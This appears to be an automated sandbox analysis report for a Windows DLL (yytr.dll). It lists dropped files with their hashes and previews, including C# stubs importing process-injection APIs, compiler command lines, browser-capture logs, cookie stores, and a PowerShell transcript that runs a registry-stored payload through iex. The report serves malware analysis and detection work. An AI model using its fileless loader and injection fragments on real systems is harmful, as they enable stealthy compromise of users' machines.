SHA1:	356A192B7913B04C54574D18C28D46E6395428AB
SHA-256:	6B86B273FF34FCE19D6B804EFF5A3F5747ADA4EAA22F1D49C01E52DDB7875B4B
SHA-512:	4DFF4EA340F0A823F15D3F4F01AB62EAE0E5DA579CCB851F8DB9DFE84C58B2B37B89903A740E1EE172DA793A6E79D560E5F7F9BD058A12A280433ED6FA4651CA
Malicious:	false
Preview:	1

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_1cwaabyi.1x4.ps1	
Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	very short file (no magic)
Category:	dropped
Size (bytes):	1
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3:U:U
MD5:	C4CA4238A0B923820DCC509A6F75849B
SHA1:	356A192B7913B04C54574D18C28D46E6395428AB
SHA-256:	6B86B273FF34FCE19D6B804EFF5A3F5747ADA4EAA22F1D49C01E52DDB7875B4B
SHA-512:	4DFF4EA340F0A823F15D3F4F01AB62EAE0E5DA579CCB851F8DB9DFE84C58B2B37B89903A740E1EE172DA793A6E79D560E5F7F9BD058A12A280433ED6FA4651(A
Malicious:	false
Preview:	1

C:\Users\user\AppData\Local\Temp\maejgtwh\CSC5E7D34BFE3B047248BD36616B57FD91.TMP	
Process:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe
File Type:	MSVC .res
Category:	dropped
Size (bytes):	652
Entropy (8bit):	3.096850787410539
Encrypted:	false
SSDEEP:	12:DXt4Ii3ntuAHia5YA49aUGiqMZAiN5gryIWak7YnqqbHPN5Dlq5J:+RI+ycuZhNyWakSbHPNnqX
MD5:	C70FF5E258F64B4DFBCBC127804DC4D4
SHA1:	71CEA059EAD4A6617C014BD30CD19F91A215E1F4
SHA-256:	9EEEB54F0E133FB035F7F2C61DF4C6DFBA62E7C4DD2A25004A30AA0BC32FF03E
SHA-512:	2D7321789A60209C84CDD7B6790FCA621DEBC4539A80AC818BB953A2744444DEB7A2DF4B8EB0D54286218A5F40D0247237E2B72771EDFD5C3171381558D9703
Malicious:	false
Preview:	....L...<.....0.....L.4...V.S._.V.E.R.S.I.O.N._.I.N.F.O.....?.....D.....V.a.r.F.i.l.e.I.n.f.o.....$.....T.r.a.n.s.l.a.t.i.o.n.....S.t.r.i.n.g.F.i.l.e.I.n.f.o.....0.0.0.0.0.4.b.0...,.....F.i.l.e.D.e.s.c.r.i.p.t.i.o.n..... ...0.....F.i.l.e.V.e.r.s.i.o.n.....0...0...0...0...<.....I.n.t.e.r.n.a.l.N.a.m.e...m.a.e.j.g.t.w.h...d.l.l.....(.....L.e.g.a.l.C.o.p.y.r.i.g.h.t... ...D.....O.r.i.g.i.n.a.l.F.i.l.e.n.a.m.e...m.a.e.j.g.t.w.h...d.l.l.....4.....P.r.o.d.u.c.t.V.e.r.s.i.o.n...0...0...0...0...8.....A.s.s.e.m.b.l.y. .V.e.r.s.i.o.n...0...0...0...0...

C:\Users\user\AppData\Local\Temp\maejgtwh\maejgtwh.0.cs	
Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	UTF-8 Unicode (with BOM) text
Category:	dropped
Size (bytes):	412
Entropy (8bit):	5.042625251605576
Encrypted:	false
SSDEEP:	6:V/DsYLDS81zuJUMRSRa+eNMjSSRr8jJXLSRHq1aciAL/K7RXf2y:V/DTLDfuQ9eg5r8jl2uaciM/K752y
MD5:	D926107FD8AB7346C82353F3FEDD1DB3
SHA1:	C0CD1EC04F1D5F06E1FF931F4E6FED1DB849E408
SHA-256:	2DF76E5F440E16B4CA6C646072B32698FD39E630E205244C00E7764485AD1305
SHA-512:	35185FF5D6D4A4CF1A54A9EFD712966860F634957F7073BDD26904F2FD40E58D3420261DE6C62045BCB4239DBA1CA3846C78F8A203F9CE280E4138DD5D02D0F
Malicious:	**true**
Preview:	.using System;.using System.Runtime.InteropServices;..namespace W32.{. public class fncjmqf. {. [DllImport("kernel32")].public static extern IntPtr GetCurrentProcess();.[DllImport("kernel32")].public static extern void SleepEx(uint bhhyune,uint gooikyws);.[DllImport("kernel32")].public static extern IntPtr VirtualAllocEx(IntPtr sdy,IntPtr lwxjapyhv,uint xcvsoo,uint bbkpqmr,uint whnuhgs);.. }..}.

C:\Users\user\AppData\Local\Temp\maejgtwh\maejgtwh.cmdline	
Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	UTF-8 Unicode (with BOM) text, with very long lines, with no line terminators
Category:	dropped
Size (bytes):	369
Entropy (8bit):	5.219713806425595
Encrypted:	false
SSDEEP:	6:pAu+H2LvkuqJDdqxLTKbDdqB/6K2wkn23ft2yqzxs7+AEszIwkn23ft2yP:p37Lvkmb6KRf10WZEif1x
MD5:	5EFAA10888084F6C2ABAEFB1AB5A5A82
SHA1:	572A191288CEC3F1278F37F7E856E0F9FE86D956
SHA-256:	65D14F9647792EB535672507A8C5D6E990193C9285CF5B388B6DF77CECBECF79
SHA-512:	E981E8CE69F30E936A37B3363D85CF73EDDD26E6E745B868CBF03BBB6AA3A9F81E55837FAFCE59D1E6DDE2FA83248F03D7A57FA890478FFF50DC9D053ECD95F
Malicious:	false

C:\Users\user\AppData\Local\Temp\maejgtwh\maejgtwh.cmdline	
Preview:	./t:library /utf8output /R:"System.dll" /R:"C:\Windows\Microsoft.Net\assembly\GAC_MSIL\System.Management.Automation\v4.0_3.0.0.0__31bf3856ad364e35\System.Management.Automation.dll" /R:"System.Core.dll" /out:"C:\Users\user\AppData\Local\Temp\maejgtwh\maejgtwh.dll" /debug- /optimize+ /warnaserror /optimize+ "C:\Users\user\AppData\Local\Temp\maejgtwh\maejgtwh.0.cs"

C:\Users\user\AppData\Local\Temp\maejgtwh\maejgtwh.dll	
Process:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe
File Type:	PE32 executable (DLL) (console) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	dropped
Size (bytes):	3584
Entropy (8bit):	2.624643193638657
Encrypted:	false
SSDEEP:	24:etGSw/eM+WEei8MTJRY2Ii6wAdW6HMtkZfXXw7I+ycuZhNyWakSbHPNnq:6V7qMTJvIxWEJXi1ul9a3Rq
MD5:	AB1500D1BA138635FFE816AC5D588456
SHA1:	DECF39D950FB1AC6C5385659923E0E763EE24757
SHA-256:	CFBC1E37883C9D9F6F8E8F3EE4979B1EAD92BE01FBAA764B8B6A144A46CD8A52
SHA-512:	A1EEC9014FA56B8C1249E77F3C07CF9A51A8B6542C5E4CA49320AE0BFD8A2DF4D824353618F838CD79A6E6746917B820D779B27E8A45993B395280CB6C2FB11
Malicious:	false
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L....i"`.....!.....$... ...@..... ..... ..@.....#..W....@.....`..... ....H.....text...$.... ....`.rsrc.....@.....@..@.rel oc.....`.....@..B.....(....*BSJB.....v4.0.30319.....l...P...#~.....D...#Strings.....#US.....#GUID.....T...#Blob.....G.....%3..... .....3,.....%..... :..... L..... T....P .....c.....i....q....z.....~.....c.!...c...!.c.&...c.....+....4.8....:.....L.....T..... .....#.....<Module>.maejgtwh.dll.fncjmqf.W32.m

C:\Users\user\AppData\Local\Temp\maejgtwh\maejgtwh.out	
Process:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe
File Type:	ASCII text, with CRLF, CR line terminators
Category:	modified
Size (bytes):	412
Entropy (8bit):	4.871364761010112
Encrypted:	false
SSDEEP:	12:zKaMK4BFNn5KBZvK2wo8dRSgarZucvW3ZDPOU:zKaM5DqBVKVrdFAMBJTH
MD5:	83B3C9D9190CE2C57B83EEE13A9719DF
SHA1:	ABFAB07DEA88AF5D3AF75970E119FE44F43FE19E
SHA-256:	B5D219E5143716023566DD71C0195F41F32C3E7F30F24345E1708C391DEEEFDA
SHA-512:	0DE42AC5924B8A8E977C1330E9D7151E9DCBB1892A038C1815321927DA3DB804EC13B129196B6BC84C7BFC9367C1571FCD128CCB0645EAC7418E39A91BC2FEB
Malicious:	false
Preview:	Microsoft (R) Visual C# Compiler version 4.7.3056.0...for C# 5..Copyright (C) Microsoft Corporation. All rights reserved.....This compiler is provided as part of the Microsoft (R) .NET Framework, but only supports language versions up to C# 5, which is no longer the latest version. For compilers that support newer versions of the C# programming language, see http://go.microsoft.com/fwlink/?LinkID=533240....

C:\Users\user\AppData\Local\Temp\qxfma03s\CSC9A61D8937933426B894F97C05C536C75.TMP	
Process:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe
File Type:	MSVC .res
Category:	dropped
Size (bytes):	652
Entropy (8bit):	3.101306530236469
Encrypted:	false
SSDEEP:	12:DXt4li3ntuAHia5YA49aUGiqMZAiN5gryV5ak7YnqqeOPN5Dlq5J:+RI+ycuZhNBakSvPNnqX
MD5:	FD26A15913D09B00DBA441FC74CE38FA
SHA1:	DD4D46B3EB090CC5901F0A0482B5A398814C5F58
SHA-256:	413C6B0617D7D50CA0DAFBCEFC79E573D6B2EFAA0F28E23DCABFD45BB9FE5E86
SHA-512:	25881FAA9137DD097506A4C262231115B2210A1A0A19BDDD3C0A3C9E693F3B0CF27E7952A01FEBA7B6D7351CA74270C75A3EFF13F6E5BEC65164B2B76AE3106
Malicious:	false
Preview:	....L...<.....0.....L.4...V.S._.V.E.R.S.I.O.N._.I.N.F.O.....?.....D.....V.a.r.F.i.l.e.I.n.f.o.....$.....T.r.a.n.s.l.a.t.i.o.n..... S.t.r.i.n.g.F.i.l.e.I.n.f.o.....0.0.0.0.0.4.b.0...,.....F.i.l.e.D.e.s.c.r.i.p.t.i.o.n..... ...0.....F.i.l.e.V.e.r.s.i.o.n.....0...0...0...0...<.....I.n.t.e.r.n.a.l.N.a.m.e...q.x.f.m.a.0.3.s...d.l.l.....(... ..L.e.g.a.l.C.o.p.y.r.i.g.h.t... ...D.....O.r.i.g.i.n.a.l.F.i.l.e.n.a.m.e...q.x.f.m.a.0.3.s...d.l.l.....4.....P.r.o.d.u.c.t.V.e.r.s.i.o.n...0...0...0...0...8.....A.s.s.e.m.b.l.y. .V.e.r.s.i.o.n...0... 0...0...0...

C:\Users\user\AppData\Local\Temp\qxfma03s\qxfma03s.0.cs	
Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	UTF-8 Unicode (with BOM) text
Category:	dropped
Size (bytes):	408
Entropy (8bit):	5.033700954357837

C:\Users\user\AppData\Local\Temp\qxfma03s\qxfma03s.0.cs	
Encrypted:	false
SSDEEP:	6:V/DsYLDS81zuJwlmMRSR7a18PKNmLTNlASRa+rVSSRnA/fgBQZfNaReBqy:V/DTLDfuqlMDKkLTv79rV5nA/WwgeBqy
MD5:	39E11F07A1F54792A10D3EB5204C7692
SHA1:	31EF54B2B7F74D6B0768DDA602C428ADFED96CD4
SHA-256:	4C4BCD84956847402F4C833B4ABC060C08BBF021FAD35E7065FEAF23241B9D73
SHA-512:	51F845E87F935591400C2B9AD921A6807148ADFC4FC8092252156A42D927DA1CD92127516943866B29BE9361D503F74C5F055EDA280C38E4D07A6D2B941B44A8
Malicious:	false
Preview:	.using System;.using System.Runtime.InteropServices;..namespace W32.{. public class agqtllk. {. [DllImport("kernel32")].public static extern uint QueueUserAPC(In tPtr kboqiwchttv,IntPtr qeavqg,IntPtr afabc);.[DllImport("kernel32")].public static extern IntPtr GetCurrentThreadId();.[DllImport("kernel32")].public static extern IntPtr OpenThread(uint mljbljq,uint ojqrosudc,IntPtr mfnnl);.. }..}.

C:\Users\user\AppData\Local\Temp\qxfma03s\qxfma03s.cmdline	
Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	UTF-8 Unicode (with BOM) text, with very long lines, with no line terminators
Category:	dropped
Size (bytes):	369
Entropy (8bit):	5.248720025833402
Encrypted:	false
SSDEEP:	6:pAu+H2LvkuqJDdqxLTKbDdqB/6K2wkn23f242zxs7+AEszIwkn23f24Rx:p37Lvkmb6KRfL2WZEifLRx
MD5:	D4F2252C5B55D4C7484B89D7E8F6140F
SHA1:	B9AE9BBA02129140A8B521AB820C1DFE50BC3DBE
SHA-256:	105FC84B941B0A84887B2EA104A2C694BD1885FBF4B9020BE38F75E54F473C62
SHA-512:	4337DC155C4D14A2BC1ABE278CD9DFA335D05A939A0B484A3C31FFCC53681487AF8A35F803C33735F8CA7FFD359F2EDC73A7988FEF03654320F618CEFD9A87 8
Malicious:	**true**
Preview:	./t:library /utf8output /R:"System.dll" /R:"C:\Windows\Microsoft.Net\assembly\GAC_MSIL\System.Management.Automation\v4.0_3.0.0.0__31bf3856ad364e35\Sys tem.Management.Automation.dll" /R:"System.Core.dll" /out:"C:\Users\user\AppData\Local\Temp\qxfma03s\qxfma03s.dll" /debug- /optimize+ /warnaserror /optimize+ "C :\Users\user\AppData\Local\Temp\qxfma03s\qxfma03s.0.cs"

C:\Users\user\AppData\Local\Temp\qxfma03s\qxfma03s.dll	
Process:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe
File Type:	PE32 executable (DLL) (console) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	dropped
Size (bytes):	3584
Entropy (8bit):	2.6265446143778637
Encrypted:	false
SSDEEP:	24:etGS+8mmDg85Jc/6wViwzHdEAvNK4SYYtkZfpB/l3hkh+I+ycuZhNBakSvPNnq:6Imb5Jc/6+iyLV4YPJphTK+1ulBa3tq
MD5:	34911E3E26111C03AC0CFB939E4C20A7
SHA1:	2C57142695A7A71BEC947B91DF12714A4762FEF2
SHA-256:	6D2ED4EC7D08C66A5D303B8FB388A1B199485271EEB1B2808E41E4C4493C5386
SHA-512:	D4F8C5A6934D890FD7F094DF374D1AEFB0EAF6BABDBBF25E3815095CDA26AF44E64E680E0B1F6010B0599A5BBA0E26018D79FFBC6733D64D0146DE30FDBC87 D9
Malicious:	false
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L....i"`.....!.....$... ...@..... ..... ..@.....#..S....@.....` ....H.....text..... ....`.rsrc.....@.....@..@.rel oc.....`.....@..B.....(....*BSJB.....v4.0.30319.....l...H...#~.....@...#Strings.....#US.....#GUID.....T...#Blob.....G.....%3..... .....3.,.....".....:..... G..... Z.....P .....e.....k.....w.....~.....e. ...e...!.e.%...e.....*....3.5....:.....G.....Z..... .....#.....<Module>.qxfma03s.dll.agqtllk.W32.mscorlib.

C:\Users\user\AppData\Local\Temp\qxfma03s\qxfma03s.out	
Process:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe
File Type:	ASCII text, with CRLF, CR line terminators
Category:	modified
Size (bytes):	412
Entropy (8bit):	4.871364761010112
Encrypted:	false
SSDEEP:	12:zKaMK4BFNn5KBZvK2wo8dRSgarZucvW3ZDPOU:zKaM5DqBVKVrdFAMBJTH
MD5:	83B3C9D9190CE2C57B83EEE13A9719DF
SHA1:	ABFAB07DEA88AF5D3AF75970E119FE44F43FE19E
SHA-256:	B5D219E5143716023566DD71C0195F41F32C3E7F30F24345E1708C391DEEEFDA
SHA-512:	0DE42AC5924B8A8E977C1330E9D7151E9DCBB1892A038C1815321927DA3DB804EC13B129196B6BC84C7BFC9367C1571FCD128CCB0645EAC7418E39A91BC2FE B
Malicious:	false

C:\Users\user\AppData\Local\Temp\qxfma03s\qxfma03s.out	
Preview:	Microsoft (R) Visual C# Compiler version 4.7.3056.0...for C# 5..Copyright (C) Microsoft Corporation. All rights reserved.......This compiler is provided as part of the Microsoft (R) .NET Framework, but only supports language versions up to C# 5, which is no longer the latest version. For compilers that support newer versions of the C# programming language, see http://go.microsoft.com/fwlink/?LinkID=533240....

C:\Users\user\AppData\Local\Temp\~DF278173DF210C3232.TMP	
Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	data
Category:	dropped
Size (bytes):	12933
Entropy (8bit):	0.4069620413005438
Encrypted:	false
SSDEEP:	24:c9lLh9lLh9lIn9lIn9loT+L9loT+L9lWT+/Zbvk:kBqoITrTNTAZbvk
MD5:	7C68C8F924B7128183BD41304E9E092F
SHA1:	6EBBCBD9BC73E977B9DF839EC668D2E043EE02F3
SHA-256:	54DC46520F8C43A8D66886C23E26FF1E2E52064B628E0C35C49696C07B99D5AE
SHA-512:	CB5FE07623581ADAC292783C7D332BDD928B67B08F1BE429C8E026ECAFE6C5B92075F03742E8AD167A2FF1ECBAFDE4DF3629C1718ACC89EC671377A5CAC3C0F
Malicious:	false
Preview:	............................*%..H..M..{y..+.0...(.................. ....*%..H..M..{y..+.0...(.................. ....

C:\Users\user\AppData\Local\Temp\~DF2BE453F2FFB3DF0D.TMP	
Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	data
Category:	dropped
Size (bytes):	39617
Entropy (8bit):	0.5664508350141314
Encrypted:	false
SSDEEP:	96:kBqoxKAuvScS+eYSbIGpCS9jpCS9/pCS9E:kBqoxKAuqR+eYSbIGsSRsS1sSa
MD5:	A45474FC2DB4ACB03ECD1AC17CECFE4A
SHA1:	BE046646E3FEF40D7FB6657688DBEFF08F23562A
SHA-256:	7186D7BB52168D2E1CBFF04AE6006E4A233E33B1F5D4B32BECC5D6EF44655EB5
SHA-512:	9EBB56B4CEEDB2E19D0AA6F8EC6FCF178E6315DE25FD8E2B1F5508203A36D3964239F8E853B85AF94EC14DB817B70820B144ACB1FE601CF67E14168F80CFC31
Malicious:	false
Preview:	............................*%..H..M..{y..+.0...(.................. ....*%..H..M..{y..+.0...(.................. ....

C:\Users\user\AppData\Local\Temp\~DF2D3E39DD72D69D45.TMP	
Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	data
Category:	dropped
Size (bytes):	39665
Entropy (8bit):	0.5774215280173466
Encrypted:	false
SSDEEP:	96:kBqoxKAuvScS+9DhAjp7DIHWuWYzW7DIHWuWYz27DIHWuWYzv:kBqoxKAuqR+9DhAjp2W222v
MD5:	92F0E19A9E88C5C106B2213D9772736D
SHA1:	EC518DEDD885C99381E87299518D8CFAA3402C80
SHA-256:	7E719549935549B998C3F7FB8E501EAD8365D59361B767D64EBA4D1D20452CEA
SHA-512:	1B71E126526F864E4EB3119696044B91B3CE6770456590C6B4BE3D3CABED8CB6E486FE72CAEFC053AD5C13BB276C9AAB795A2A9265B3012BD1B3119BF1BEBE9F
Malicious:	false
Preview:	............................*%..H..M..{y..+.0...(.................. ....*%..H..M..{y..+.0...(.................. ....

C:\Users\user\AppData\Local\Temp\~DF5BDE8D116B855265.TMP	
Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	data
Category:	dropped
Size (bytes):	39689

C:\Users\user\AppData\Local\Temp\~DF5BDE8D116B855265.TMP	
Entropy (8bit):	0.5807167058143919
Encrypted:	false
SSDEEP:	96:kBqoxKAuvScS+NTRwzlGUd8FmN3GUd8FmNfGUd8FmNE:kBqoxKAuqR+NTRwzl393d3C
MD5:	7273CDEC220124EC54BA3B43E645343F
SHA1:	2EBDD6C31990659A40237BE37061DAC768D62507
SHA-256:	F718667DE87B4937CCA9E286F30276E55E560A42C6FAA5D7F335748C6CFF1C5E
SHA-512:	E939F0C585B5532E5C3E751F1157A89D335CB3825CD4D4494EFD993967052C2B4DD815CEF9AB6B7342BDAD6C0759F7C17CD87D5775CC961E10864EA59DE368
Malicious:	false
Preview:	.....*%..H..M..{y..+.0...(..... .....*%..H..M..{y..+.0...(..... ....

C:\Users\user\AppData\Local\Temp\~DF9C0FE75732B658AC.TMP	
Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	data
Category:	dropped
Size (bytes):	13093
Entropy (8bit):	0.5061453259094639
Encrypted:	false
SSDEEP:	24:c9lLh9lLh9lIn9lIn9loc9los9lWUHZj5F:kBqoInBUHZ
MD5:	339FE35EB6099F02CC751EE733C7E62B
SHA1:	37D2E1C4AF3C46F33BFDB4250536C00151A834CB
SHA-256:	7E13D804BBFCB1B0A3AEC0CFFE7A2466F6D31FB43311E7DCC1F5F27BF9200962
SHA-512:	4FC594FC96C9901BD907334B98D2A6BEBA573B1C2EF85FE5396659EE24E4C9A9F9C0A33D892D2389DD2FF39916F83C19D640E19AEEC39CA74DE5C4250F7BB3 2
Malicious:	false
Preview:	.....*%..H..M..{y..+.0...(..... .....*%..H..M..{y..+.0...(..... ....

C:\Users\user\AppData\Local\Temp\~DFA80715CFB9C59485.TMP	
Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	data
Category:	dropped
Size (bytes):	12933
Entropy (8bit):	0.405645464503186
Encrypted:	false
SSDEEP:	24:c9lLh9lLh9lIn9lIn9lo2F9lo2l9lW2ZzL46zGv4a:kBqol7dA8T
MD5:	6EA02E8D246F27E2EAE7D044660CD373
SHA1:	93E2549D1E599974C23B57343D0F2ED9CF254C19
SHA-256:	22E5EC2A35FFF6DFCE877F6F5AACC99AC33D64B61D520732837278747BCD2FAB
SHA-512:	0788888A22136D059DD61DADFC7EE75F6A5D1CCA953E7135E2C0C6185150941CCA66BE52E80A5FC1E2B29EBD5F1ED9E2F1A3E48C6D10C08C0558E1FAC43DD E5
Malicious:	false
Preview:	.....*%..H..M..{y..+.0...(..... .....*%..H..M..{y..+.0...(..... ....

C:\Users\user\AppData\Local\Temp\~DFE15395D1BA8278C0.TMP	
Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	data
Category:	dropped
Size (bytes):	39681
Entropy (8bit):	0.5802966835729026
Encrypted:	false
SSDEEP:	96:kBqoxKAuvScS+lLpY7p73C+2Tf73C+2Tr73C+2TQ:kBqoxKAuqR+lLpY7pjCRLjCRnjCRs
MD5:	D897C5DB937E1E3750180435B6A4C6F3
SHA1:	AFD6BEE4166E141E347F4D502F5855E39998273B
SHA-256:	91BCA343EBB33A9EDBF765577C74DBDC566621B809A00B5F38470F2EB04648FD
SHA-512:	9E743E65985BB73E90F8A3E0144F3A108D69CE59718EC7702ED33541EF29B6266BA0A0DE2CD6D8940405126A3A9E980B33CB5440E131AA7C6AD51B8E744FA5B
Malicious:	false

C:\Users\user\AppData\Local\Temp\~DFE15395D1BA8278C0.TMP	
Preview:	.....*%..H..M..{y..+.0...(..... .....*%..H..M..{y..+.0...(..... ....

C:\Users\user\AppData\Roaming\Microsoft\{89416E59-54DD-A3A8-A6CD-C8873A517CAB}	
Process:	C:\Windows\explorer.exe
File Type:	HTML document, UTF-8 Unicode text, with CRLF line terminators
Category:	dropped
Size (bytes):	2568
Entropy (8bit):	4.204554984625808
Encrypted:	false
SSDEEP:	48:FfMHM7loS2aSSSSSSSSjP22dqxKsMWuzI:FfMHl22uKBWuU
MD5:	CA8EAC5499433C1EDED71D3253EB1DFD
SHA1:	37FA79640023F3B752582BB75D2F7EF682C11985
SHA-256:	BE09E4B1F903AF1906B162874E7CC0C107E1865D960EC2060645B562789F5BD2
SHA-512:	C5BDE9FE0825D7A433C8CED26CD117C69836BDDBF9DF20E3D66113A381A2165789C06BD074D2A682267953A8281A15BB0F8D64AE252B81A92E2AB9ECBCA1E 08
Malicious:	false
Preview:	28-02-2021 19:12:49 | "<!DOCTYPE html><html theme="light" lang="en-US" prefix="og: http://ogp.me/ns#"><head><meta charset="utf-8"><title>1.1.1.1 . The free app that makes your Internet faster.</title> Early iOS detection--><script>if (/iPad" | 1..28-02-2021 19:12:49 | "DOCUMENT.DOCUMENTELEMENT.SETATTRIBUTE('IS-IOS', '')" | 1..28-02-2021 19:12:49 | "}" | 1..28-02-2021 19:12:49 | "</script> Google Tag Manager--><script>(function(w,d,s,l,i){w[l]=w[l]" | 1..28-02-2021 19:12:49 | "NEW DATE().GETTIME(),EVENT:'GTM.JS'});VAR F" | 1..28-02-2021 19:12:49 | "J" | 1..28-02-2021 19:12:49 | ""HTTPS://WWW.GOOGLETAGMANAGER.COM/GTM.JS?ID" | 1..28-02-2021 19:12:49 | "})(WINDOW,DOCUMENT,'SCRIPT','CFDATALAYER','GTM-PKQFGQB');" | 1..28-02-2021 19:12:49 | "....." | 1..28-02-2021 19:12:49 | ".....1.....1.....1.....1....." | 1..28-02-2021 19:12:50 | ".....11.....11.....11.....11....." | 1

C:\Users\user\AppData\Roaming\Microsoft\{8B1244C5-6E46-F55A-D0EF-82F90493D63D}\cookie.cr\Cookies.cr	
Process:	C:\Windows\explorer.exe
File Type:	SQLite 3.x database, last written using SQLite version 3032001
Category:	dropped
Size (bytes):	20480
Entropy (8bit):	0.7006690334145785
Encrypted:	false
SSDEEP:	24:TLbJLbXaFpEO5bNmISHn06UwcQPx5fBoe9H6pf1H1oNQ:T5LLOpEO5J/Kn7U1uBobfvoNQ
MD5:	A7FE10DA330AD03BF22DC9AC76BBB3E4
SHA1:	1805CB7A2208BAEFF71DCB3FE32DB0CC935CF803
SHA-256:	8D6B84A96429B5C672838BF431A47EC59655E561EBFBB4E63B46351D10A7AAD8
SHA-512:	1DBE27AED6E1E98E9F82AC1F5B774ACB6F3A773BEB17B66C2FB7B89D12AC87A6D5B716EF844678A5417F30EE8855224A8686A135876AB4C0561B3C6059E635C 7
Malicious:	false
Preview:	SQLite format 3.....@ .....C..... ..g... .8..... ....

C:\Users\user\AppData\Roaming\Microsoft\{8B1244C5-6E46-F55A-D0EF-82F90493D63D}\cookie.ie\deprecated.cookie.ie	
Process:	C:\Windows\explorer.exe
File Type:	ASCII text, with no line terminators
Category:	dropped
Size (bytes):	91
Entropy (8bit):	3.964980110923723
Encrypted:	false
SSDEEP:	3:ApEeKm8RKQB2LI/cAtAFqyLAIRlKFvBFGmWLn:ApEVNB2LI/xyFqyLbgzGdn
MD5:	99BDE3452748E34D6C50275110A6A8D4
SHA1:	E79CB2A8DB7D8490523529D3861F95BA73A20C23
SHA-256:	D07311ACF641866E7E84823D2962F593BB655792301DC61AD6F0C6869D9C5937
SHA-512:	19FD529C6FE60BBBE3710FED93F14D723A13AD427431F855ED84F5E5E496B9F3EB8A6E8C31D740239EB225753D52A4F464B489FDBDEFF4477480026263D0F691
Malicious:	false
Preview:	Cookies are no longer stored in files. Please use Internet*Cookie* APIs to access cookies.

C:\Users\user\Documents\20210209\PowerShell_transcript.618321.ulkUtsN9.20210209115429.txt	
Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	UTF-8 Unicode (with BOM) text, with CRLF line terminators
Category:	dropped
Size (bytes):	1189

C:\Users\user\Documents\20210209\PowerShell_transcript.618321.ulkUtsN9.20210209115429.txt	
Entropy (8bit):	5.320451766248775
Encrypted:	false
SSDEEP:	24:BxSAy7vBZCF+x2DOXUWOLCHGI4MWkHjeTKKjX4CIym1ZJX63POLCHGI4nBnxSAZP:BZIvjCMoORF4XkqDYB1ZQ3pF41ZZP
MD5:	15290DF6198BF19763A729A86E729BD4
SHA1:	29E2BC5391ABBCF5A53EAF358D8FEC7791EE7D53
SHA-256:	3E1908F6675CF2D6C24A985BA95FA2FCAB1DD5B21BB46F01BDE745A16ABBC45E
SHA-512:	4A53E3F8D33C4F61E4E21345F328FB4DC64D2336DE538835B08FE8A3A7FA01B55B89F8D65EC9D3A0CBB4E6B48F1D4602D2C623637CA88E6A5ECE6EE79A16451
Malicious:	false
Preview:	.**********..Windows PowerShell transcript start..Start time: 20210209115429..Username: computer\user..RunAs User: computer\user..Configuration Name: ..Machine: 618321 (Microsoft Windows NT 10.0.17134.0)..Host Application: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe iex ([System.Text.Encoding]::ASCII.GetString((gp HKCU:Software\AppDataLow\Software\Microsoft\54E80703-A337-A6B8-CDC8-873A517CAB0E).Barclers))..Process ID: 4552..PSVersion: 5.1.17134.1..PSEdition: Desktop..PSCompatibleVersions: 1.0, 2.0, 3.0, 4.0, 5.0, 5.1.17134.1..BuildVersion: 10.0.17134.1..CLRVersion: 4.0.30319.42000..WSManStackVersion: 3.0..PSRemotingProtocolVersion: 2.3..SerializationVersion: 1.1.0.1..**********..**********..Command start time: 20210209115429..**********..PS>iex ([System.Text.Encoding]::ASCII.GetString((gp HKCU:Software\AppDataLow\Software\Microsoft\54E80703-A337-A6B8-CDC8-873A517CAB0E).Barclers))..**********..

Static File Info

General

File type:	PE32 executable (DLL) (GUI) Intel 80386, for MS Windows
Entropy (8bit):	6.774434102096341
TrID:	• Win32 Dynamic Link Library (generic) (1002004/3) 97.97% • Win32 Executable Delphi generic (14689/80) 1.44% • Win16/32 Executable Delphi generic (2074/23) 0.20% • Generic Win/DOS Executable (2004/3) 0.20% • DOS Executable Generic (2002/1) 0.20%
File name:	yytr.dll
File size:	474112
MD5:	ba2befa9c70c2b6d779c48a59cece3e5
SHA1:	4c855f80076e357d35c7d60cd52d2c49abefc5ff
SHA256:	9c51cbe4681facc34623aeca27a18dbaa6db1337990a0e003b7c9babeb06c1eb
SHA512:	bdc4e33de9de4cf27d1df05e22163c6a3ef0d2406d80cb51db34139bf08cc3a923b079686fbc0a1b359ee46447eb0583c3343360d7e755179e9661c4a503047e
SSDEEP:	6144:zQOWfcHYKeRatkAJwiClyM7CuCO8kdxZmY6icsFrrEQvOFDvXOcY5EpCDSqh3l:ifcHby4kAeiCp86xlYnXOFDOEpbqH
File Content Preview:	MZP.....@.....!..L.!..This program must be run under Win32..$7.....

File Icon

Icon Hash:	b99988fcd4f66e0f

Static PE Info

General

Entrypoint:	0x458e4c
Entrypoint Section:	CODE
Digitally signed:	false
Imagebase:	0x400000
Subsystem:	windows gui
Image File Characteristics:	LOCAL_SYMS_STRIPPED, 32BIT_MACHINE, BYTES_REVERSED_LO, EXECUTABLE_IMAGE, DLL, LINE_NUMS_STRIPPED, BYTES_REVERSED_HI
DLL Characteristics:	
Time Stamp:	0x2A425E19 [Fri Jun 19 22:22:17 1992 UTC]
TLS Callbacks:	

General

CLR (.Net) Version:	
OS Version Major:	4
OS Version Minor:	0
File Version Major:	4
File Version Minor:	0
Subsystem Version Major:	4
Subsystem Version Minor:	0
